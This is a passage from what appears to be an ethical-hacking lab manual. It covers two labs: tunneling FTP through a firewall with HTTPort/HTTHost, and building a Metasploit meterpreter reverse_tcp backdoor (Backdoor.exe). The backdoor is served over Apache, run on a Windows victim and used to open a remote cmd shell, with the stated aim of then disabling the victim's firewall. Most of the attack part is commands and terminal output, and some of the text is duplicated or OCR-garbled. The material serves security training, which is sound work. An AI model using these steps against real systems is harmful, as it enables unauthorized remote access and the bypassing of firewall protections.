- Note: **10.0.0.10** specified in Remote host node is the IP address of the **Windows 8.1** machine that is hosting the FTP site.




FIGURE 5.41: HTTPort Static TCP/IP port mapping

68. Switch to the **Proxy** tab, and click **Start** to begin the HTTP tunneling.





FIGURE 5.42: HTTPort to start tunneling

69. HTTPort intercepts the ftp request to the local host and tunnels through it. HTTHost installed in the remote machine to connect you to **10.0.0.10**.
70. This means you may not access ftp site directly by issuing **ftp 10.0.0.10** in the command prompt, but you will be able to access it through the local host by issuing the command **ftp 127.0.0.1**.
71. Launch **Command Prompt** and type **ftp 10.0.0.10**. Press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




The screenshot shows an Administrator Command Prompt window titled "Administrator: Command Prompt - ftp 10.0.0.10". The window displays the Windows copyright information: "Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved." and the current directory "C:\Users\Administrator>". A red box highlights the command "ftp 10.0.0.10" which was entered. Below the command, the prompt "ftp>" is visible. The rest of the window is black, indicating no further output.

FIGURE 5.43: ftp connection is blocked

72. Now launch a new Command Prompt, type **ftp 127.0.0.1** and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPort, the connection to FTP site fails, stating that the FTP connection is refused.



The screenshot shows an Administrator Command Prompt window titled "Administrator: Command Prompt - ftp 127.0.0.1". The window displays the Windows copyright information: "Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved." and the current directory "C:\Users\Administrator>". A red box highlights the command "ftp 127.0.0.1" which was entered. Below the command, the output shows "Connected to 127.0.0.1.", "220 Microsoft FTP Service", and "User (127.0.0.1:(none)): ". The prompt "ftp>" is visible at the bottom.

FIGURE 5.44: Executing ftp command

73. Enter the credentials of any user account of Windows 8.1. In this lab, we are using the credentials of the **Jason** account. Type the username (**Jason**) and press **Enter**.
74. Enter the credentials of any user account of Windows 8.1. In this lab, we are using the credentials of the **Jason** account. Type the username (**Jason**) and press **Enter**.

Note: The password you enter won't be visible.



```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
User (127.0.0.1:(none)): Jason
331 Password required
Password: [REDACTED]
230 User logged in.
ftp>
```

FIGURE 5.45: Signing into the FTP site

75. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPPort and HTTHost, bypassing the firewall.
76. Now you have access to add files in the ftp directory located in Windows 8.1 virtual machine.
77. Type **mkdir Test** and press **Enter**.



```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
User (127.0.0.1:(none)): Jason
331 Password required
Password: [REDACTED]
230 User logged in.
ftp>mkdir test
257 "test" directory created.
ftp>
```

FIGURE 5.46: Creating a Directory

78. A directory named **Test** will be created in the **FTP** folder on the **Windows 8.1** (location: **C:\FTP**) virtual machine, as shown in the screenshot:




FIGURE 5.47: New directory created

79. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

Note: On completion of lab, delete the created **outbound rule**, stop **HttHost** and **HTTPPort** and disable the firewall (which was enabled in the beginning of the lab) in the host machine (i.e., **Windows Server 2012**), and start the **World Wide Web Publishing Service** on the **Windows Server 2008** virtual machine.

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

iLabs

Lab**6**

Bypassing Windows Firewall and Maintaining a Persistent Connection with a Victim

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

| ICON KEY | |
|----------|----------------------|
| | Valuable information |
| | Test your knowledge |
| | Web exercise |
| | Workbook review |

Lab Scenario

Large companies are common targets for hackers and attackers of all stripes, and it is not uncommon for these companies to actively monitor traffic to and from their critical IT infrastructure. Judging by the functionality of Trojans, we can safely surmise that they are designed to open back doors on compromised computers, allowing remote attackers to monitor activity and steal information. Once installed inside a corporate network, the Trojan's backdoor feature also allows attackers to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, resulting in the possible theft of a wealth of information, which could be far greater than any that exists on a single machine.

The basic principle of all malicious programs is that they require user support to damage the initial computer. That is why Trojan horses try to deceive users by displaying some other form of email. Backdoor programs are used to gain unauthorized access to systems, and backdoor software is used by hackers to gain access to systems, so that they can send the malicious software to that particular system.

Hackers/attackers infect target environments with customized Trojan horses (backdoors) to determine exploitable holes in security systems. As Security Administrator of your organization, your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data/identities, privilege escalation, persistent backdoors, and so on.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine (Attacker machine)
- Windows 7 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data so that it can obtain control of a computer or system and cause damage, such as ruining file allocation tables on a hard drive.

Lab Tasks

Task 1

Turn On Windows Firewall

1. Before running this lab, log into **Windows Server 2008** and turn **ON** Windows Firewall.



FIGURE 6.1: Turning on Windows Firewall

2. Turning on Windows Firewall ensures that the computer is secure.
3. Keep the window intact.
4. Now, you will need to bypass this Firewall and launch a meterpreter session. Once launched, you will be shown how to turn off the Firewall on the target machine through meterpreter shell.
5. Log into the **Kali Linux** virtual machine.
6. Click **Other...**

 **T A S K 2**

**Logon to Kali
Linux**




FIGURE 6.2: Log in to Kali Linux

7. Type **root** in the **Username** text field, and click **Log In**.




FIGURE 6.3: Entering Username

8. Type **toor** in the **Password** text field, and click **Log In**.




FIGURE 6.4: Entering Password

9. If you have already started all the required services, created a **backdoor**, and copied it to **Share** folder, then launch **msfconsole** and skip to **Step 25**.
10. Open the terminal console by navigating to **Applications → Accessories → Terminal**.

Note: You can instead click in the menu bar to launch the command-line terminal.





FIGURE 6.5: Launching Command Line Terminal

11. Issue the commands **service postgresql stop** and **service metasploit stop** to stop the services.




```
root@kali:~# service postgresql stop
[ ok ] Stopping PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit stop
[ ok ] Stopping Metasploit worker: worker.
[ ok ] Stopping Metasploit web server: thin.
[ ok ] Stopping Metasploit rpc server: prosvc.
```

FIGURE 6.6: Launching msfconsole

12. Type **msfconsole** and press **Enter** to launch msfconsole.
 13. Type the command **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe** in msfconsole, and press **Enter**.

Note: **10.0.0.13** is the IP address of Kali Linux, which might differ in your lab environment.



```
root@kali:~# msfconsole
[*] Metasploit KALI LINUX
[*] Save your shells from AV! Upgrade to advanced AV evasion using dynamic
[*] exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

[*] msfpayload v4.7.0-2013082802 [core:4.7 api:1.0]
[*] ... -=[ 1171 exploits - 723 auxiliary - 194 post
[*] ... -=[ 318 payloads - 30 encoders - 8 nops

msf > msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe
```

FIGURE 6.7: Creating Backdoor.exe

14. The above command creates a **Windows executable file** named "**Backdoor.exe**," which will be saved on the **Kali Linux** Desktop.



FIGURE 6.8: Created Backdoor.exe file

 **Metasploit**
Framework, a tool
for developing and
executing exploit
code against a
remote target
machine.

TASK 4**Sharing
Backdoor.exe file**

15. Now, you need to share **Backdoor.exe** with the victim machine (in this lab, **Windows Server 2008**)
16. Open a new command-line terminal, type **mkdir /var/www/share** and press **Enter** to create a new directory named “share.”

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~#
```

FIGURE 6.9: sharing the file

17. Change the mode of the **share** folder to **755** by typing the command **chmod -R 755 /var/www/share/** and pressing **Enter**.

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~#
```

FIGURE 6.10: sharing the file into 755

18. Change the ownership of that folder to **www-data** by typing **chown -R www-data:www-data /var/www/share/** and pressing **Enter**.

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~# chown -R www-data:www-data /var/www/share/
root@kali:~#
```

FIGURE 6.11: Change the ownership of the folder

To change ownership of folder into www, use this command
chown -R www-data /var/www/share/

19. Type **ls -la /var/www/ | grep share** and press **Enter**.

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~# chown -R www-data:www-data /var/www/share/
root@kali:~# ls -la /var/www/ | grep share
drwxr-xr-x 2 www-data www-data 4096 Feb 4 01:11 share
root@kali:~#
```

FIGURE 6.12: Sharing the Backdoor.exe file

20. Start the **apache server**: type **service apache2 start** in Terminal and press **Enter**.

To run the apache web server use the following command:
cp/root/.msf4/data/exploits/* /var/www/share/

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~# chown -R www-data:www-data /var/www/share/
root@kali:~# ls -la /var/www/ | grep share
drwxr-xr-x 2 www-data www-data 4096 Feb 4 01:11 share
root@kali:~# service apache2 start
[ ok ] Starting web server: apache2.
root@kali:~#
```

FIGURE 6.13: Starting Apache webserver

21. The apache web server is now running, copy **Backdoor.exe** into the **share** folder.
22. Type **cp /root/Desktop/Backdoor.exe /var/www/share/** in the terminal and press **Enter**.

The exploit will be saved on
/root/.msf4/data/exploits/ folder.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/share
root@kali:~# chmod -R 755 /var/www/share/
root@kali:~# chown -R www-data:www-data /var/www/share/
root@kali:~# ls -la /var/www/ | grep share
drwxr-xr-x 2 www-data www-data 4096 Feb 4 01:11 share
root@kali:~# service apache2 start
[ ok ] Starting web server: apache2.
root@kali:~# cp /root/Desktop/Backdoor.exe /var/www/share/
root@kali:~#
root@kali:~#
```

FIGURE 6.14: Copying Backdoor.exe file into share folder

23. Switch back to the msfconsole terminal to create a handler.
24. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe

/usr/lib/ruby/vendor_ruby/bundler.rb:255: warning: Insecure world writable dir /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/bin in PATH, mode 040777
Created by msfpayload (http://www.metasploit.com). Are able to hear
Payload: windows/meterpreter/reverse_tcp
Length: 296
Options: {"LHOST"=>"10.0.0.13"}
msf > [redacted]
msf exploit(handler) >
```

FIGURE 6.15: Using multi/handler exploit

25. Issue the following commands in msfconsole:
- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
 - Type **set LHOST 10.0.0.13** and press **Enter**.
 - Type **show options** and press **Enter** to display all the options assigned to the payload.
26. IP address entered in LHOST refers to the attacker machine (i.e., Kali Linux).

```

root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.0.13
LHOST => 10.0.0.13
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Name          Current Setting Required Description
-----
PAYLOAD        windows/meterpreter/reverse_tcp
Name      Current Setting Required Description
-----
EXITFUNC      process       yes     Exit technique: seh, thread, process, no
LHOST         10.0.0.13    yes     The listen address
LPORT         4444         yes     The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(handler) >

```

FIGURE 6.16: Setup the reverse TCP

27. To start the handler, type **exploit -j -z** and press **Enter**.

```

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.0.13:4444
msf exploit(handler) > [*] Starting the payload handler...

```

FIGURE 6.17: Exploit the windows 8.1 machine

28. Switch back to the **Windows Server 2008** virtual machine. Observe that the Firewall is turned **ON**.




FIGURE 6.18: Firewall Turned ON in Windows Server 2008

29. Launch Mozilla Firefox (or other web browser), and type <http://10.0.0.13/share/> in the address field. Then press **Enter**.

Note: Here, **10.0.0.13** is the IP address of **Kali Linux**, which may differ in your lab environment.

30. Click **Backdoor.exe** to download the backdoor file.




FIGURE 6.19: Downloading the Backdoor.exe file

31. The **Opening Backdoor.exe** pop-up appears; click **Save File**.

If you didn't have apache2 installed, run apt-get install apache2




FIGURE 6.20 Saving the Backdooe.exe file

32. **Close** the browser.
33. By default, this file is stored in **C:\Users\Admin\Downloads**.
Note: The download location might vary in your lab environment.
34. Navigate to the download location (here, **C:\Users\Admin\Downloads**), and double-click **Backdoor.exe**.
35. If the **Open File - Security Warning** appears, click **Run**.
36. Close the **Downloads** window.
37. Switch back to the Kali Linux machine. The Meterpreter session has been successfully opened, as shown in the screenshot:

To interact with the available session, you can use sessions -i <session_id>

```

root@kali: ~
File Edit View Search Terminal Help

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  EXITFUNC  process        yes       Exit technique: seh, thread, process, no
[*] LHOST    10.0.0.13      yes       The listen address
[*] LPORT    4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target


msf exploit(handler) > exploit -j -z
[*] Exploit running as background job... quieter you become, the more you are able to hear

[*] Started reverse handler on 10.0.0.13:4444
[*] msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage [75104 bytes] to 10.0.0.11
[*] Meterpreter session 1 opened ([10.0.0.13:4444 -> 10.0.0.11:49424] at 2014-03-05 18:01:51 +0530)
[*] msf exploit(handler) >

```

FIGURE 6.21: Meterpreter session opened successfully

38. Type **sessions -l** and press **Enter** to view the active sessions.




```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.0.13:4444
[*] msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.0.0.11
[*] Meterpreter session 1 opened [10.0.0.13:4444 -> 10.0.0.11:49424] at 2014-03-05
18:01:51 +0530
[*] msf exploit(handler) > sessions -l
Active sessions
=====
  Id  Type          Information
  --  -- --        -----
  1   meterpreter x86/win32  WIN-K00HQ3GM5PR\Administrator @ WIN-K00HQ3GM5PR 10.0.
0.13:4444 -> 10.0.0.11:49424 (10.0.0.11)

msf exploit(handler) >
```

FIGURE 6.22: Creating the session

39. Type **sessions -i 1** command and press **Enter**. (“1” in “**sessions -i 1**” is the session id number). The **Meterpreter** shell is launched, as shown in the screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
[*] Exploit running as background job.


[*] Started reverse handler on 10.0.0.13:4444
[*] msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.0.0.11
[*] Meterpreter session 1 opened [10.0.0.13:4444 -> 10.0.0.11:49424] at 2014-03-05
18:01:51 +0530
[*] msf exploit(handler) > sessions -l
Active sessions
=====
  Id  Type          Information
  --  -- --        -----
  1   meterpreter x86/win32  WIN-K00HQ3GM5PR\Administrator @ WIN-K00HQ3GM5PR 10.0.
0.13:4444 -> 10.0.0.11:49424 (10.0.0.11)

[*] msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
[*] meterpreter >
```

FIGURE 6.23: Creating the session

 **T A S K 5**
Launch remote shell

40. Type **execute -f cmd.exe -c -H** and press **Enter**. This creates a channel using which you can access the command shell of the victim machine.
41. Note the **Channel** number (here, **1**).



```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (751164 bytes) to 10.0.0.11
[*] Meterpreter session 1 opened (10.0.0.13:4444 -> 10.0.0.11:49424) at 2014-03-05
10:01:51 +0530
msf exploit(handler) > sessions -i

Active sessions
=====
Id  Type      Information
ction
--  -- -
1   meterpreter x86/win32  WIN-K00HQ3GM5PR\Administrator @ WIN-K00HQ3GM5PR 10.0.
0.13:4444 -> 10.0.0.11:49424 (10.0.0.11)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...


meterpreter > execute -f cmd.exe -c -H
Process 2760 created.
Channel [1] created.
meterpreter >

```

FIGURE 6.24: Executing command prompt

42. Type **interact 1** and press **Enter**.

43. This allows you to interact with the command shell of the victim machine.



```

root@kali: ~
File Edit View Search Terminal Help
Active sessions
=====
Id  Type      Information
ction
--  -- -
1   meterpreter x86/win32  WIN-K00HQ3GM5PR\Administrator @ WIN-K00HQ3GM5PR 10.0.
0.13:4444 -> 10.0.0.11:49424 (10.0.0.11)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -c -H
Process 2760 created.
Channel 1 created.
meterpreter > interact 1
The quieter you become, the more you are able to hear.
Interacting with channel 1...

Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>

```

FIGURE 6.25: Interacting with a process



Disable Windows Firewall

44. Type **netsh firewall show opmode** and press **Enter**. This displays the status of the firewall on the victim machine.
45. Observe that all the firewall configurations are enabled.

```

root@kali: ~
File Edit View Search Terminal Help
Process 2760 created.
Channel 1 created.
msterpreter > interact l
Interacting with channel 1...
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

C:\Users\Administrator\Downloads>

```

FIGURE 6.26: Testing the Firewall mode

46. Switch to **Windows Server 2008** to ensure that the firewall is turned **ON**.


